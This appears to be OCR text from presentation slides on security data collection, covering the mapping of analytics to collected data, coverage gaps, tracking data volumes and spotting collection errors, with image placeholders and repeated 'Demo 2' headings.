
Map Analytics to Data Collected



Demo 2:

Coverage Gaps


Map Analytics to Data Collected



Demo 2:

Track Data Volumes

Identify Collection Errors Quickly



Demo 2:

Track Data Volumes

Identify Collection Errors Quickly